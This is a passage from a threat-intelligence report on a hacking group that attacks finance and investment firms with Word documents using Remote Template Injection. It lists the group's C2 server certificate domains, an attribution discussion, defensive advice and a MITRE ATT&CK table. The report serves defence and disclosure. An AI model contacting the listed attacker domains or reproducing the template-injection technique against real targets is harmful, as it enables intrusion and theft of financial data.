
```
DNS Name=abiesvc.com
DNS Name=beenos.biz
DNS Name=bhomes.cc
DNS Name=dekryptcap.digital
DNS Name=document.bhomes.cc
DNS Name=document.fastercapital.cc
DNS Name=eii.world
DNS Name=fastercapital.cc
DNS Name=filestream.download
DNS Name=innoenergy.info
DNS Name=isosecurity.xyz
DNS Name=reit.live
DNS Name=sharedocs.xyz
DNS Name=sinovationventures.co
DNS Name=venturelabo.co
```

Valid from 2020- 12- 03 **to** 2021- 03- 03

```
DNS Name=abiesvc.com
DNS Name=azureprotect.xyz
DNS Name=beenos.biz
DNS Name=bhomes.cc
DNS Name=dekryptcap.digital
DNS Name=documentprotect.live
DNS Name=file.venturelabo.co
DNS Name=filestream.download
DNS Name=isosecurity.xyz
DNS Name=reit.live
DNS Name=sharedocs.xyz
DNS Name=sinovationventures.co
```

[Figure 12: Certificate using multi domain]

The identified number of CN issued a certificate as of now is 5, and the current situation of certificate issuance can be found in figure 13.



[Figure 13: History of certificate issuance]

Attribution of hacking groups

Considering the C2 server’s certificate issuance including domain information and the time of discovery of the Word malware, the hacking group is believed to have been preparing the various hacking resources and malware for their hacking activities since before August 2020. Additionally, from the contents of the documents including the Word malware created by the hacking group, the hacking group is targeting finance and investment industries, or the workers of the sector, or the people associated with the industry.
To prevent cybersecurity organizations from detecting the attack, the hacking group used the Remote Template Injection method, which downloads the macro for serving malicious functions or templates with vulnerabilities from the C2 server prepared by the hacking groups only when the targets of the hacking group access the Word document.
Taking these situations into consideration, the hacking group is believed to attempt hacking with the purpose of stealing financial investment information or financial transaction information from the financial and investment industry.
With regards to this, there are some associations found in relation to the hacking activities of a certain government-supported hacking group, but based on the findings so far, it is difficult to conclude that the hacking activities are hacking activities by a certain government-supported hacking group with the purpose of stealing financial assets.

Conclusion

The hacking group undergoing hacking activities against financial and investment related industries for at least a year are using the Remote Template Injection method.
They are taking advantage of the fact that there are difficulties in detecting Word format


documents without malicious functions from the defender’s point of view, so there is a need to monitor documents in Word format or trials of connecting to external networks by related files.
In addition, special attention is needed by financial and investment related companies and institutions which holds information and data such as financial and investment information, that can be directly linked to financial profits in the real world.

IOC(Indicator of Compromised)

The IOC information related to hacking activities of the hacking group mentioned above can be found in ThreatRecon Team Github below.

Threat Actor targeted attack against Finance and Investment industry
https://github.com/nshc-threatrecon/IoC-List/blob/master/Threat%20Actor%20targeted%20attack%20against%20Finance%20and%20Investment%20industry

MITRE ATT&CK TECHNIQUES



Initial access *(11 items)*	Execution *(33 items)*	Defense evasion *(67 items)*	Discovery *(22 items)*	Lateral movement *(17 items)*	Collection *(13 items)*	Command and control *(22 items)*	Exfiltration *(9 items)*
Spearphishing Attachment	Command-Line Interface	Hidden Window	File and Directory Discovery	Remote File Copy	Automated Collection	Commonly Used Port	Automated Exfiltration
	Execution through API	Masquerading	System Information Discovery		Data from Local System	Remote File Copy	Exfiltration Over Command and Control Channel
	Scripting	Scripting	System Network Connections Discovery			Standard Application Layer Protocol	
	User Execution	Template Injection				Web Service	
		Web Service					

Initial access
Spearphishing Attachment – T1193

Execution
Command-Line Interface – T1059
Execution through API – T1106
Scripting – T1064
User Execution – T1204

Defense evasion
Hidden Window – T1143
Masquerading – T1036
Scripting – T1064
Template Injection – T1221
Web Service – T1102

Discovery
File and Directory Discovery – T1083
System Information Discovery – T1082
System Network Connections Discovery – T1049

Lateral movement
Remote File Copy – T1105

Collection
Data from Local System – T1005
Automated Collection – T1119

Command and control
Commonly Used Port – T1043
Remote File Copy – T1105
Standard Application Layer Protocol – T1071
Web Service – T1102

Exfiltration
Automated Exfiltration – T1020
Exfiltration Over Command-and-Control Channel – T1041

The full report detailing each event together with IoCs (Indicators of Compromise) and recommendations is available to existing NSHC ThreatRecon customers. For more information, please contact RA.global@nshc.net.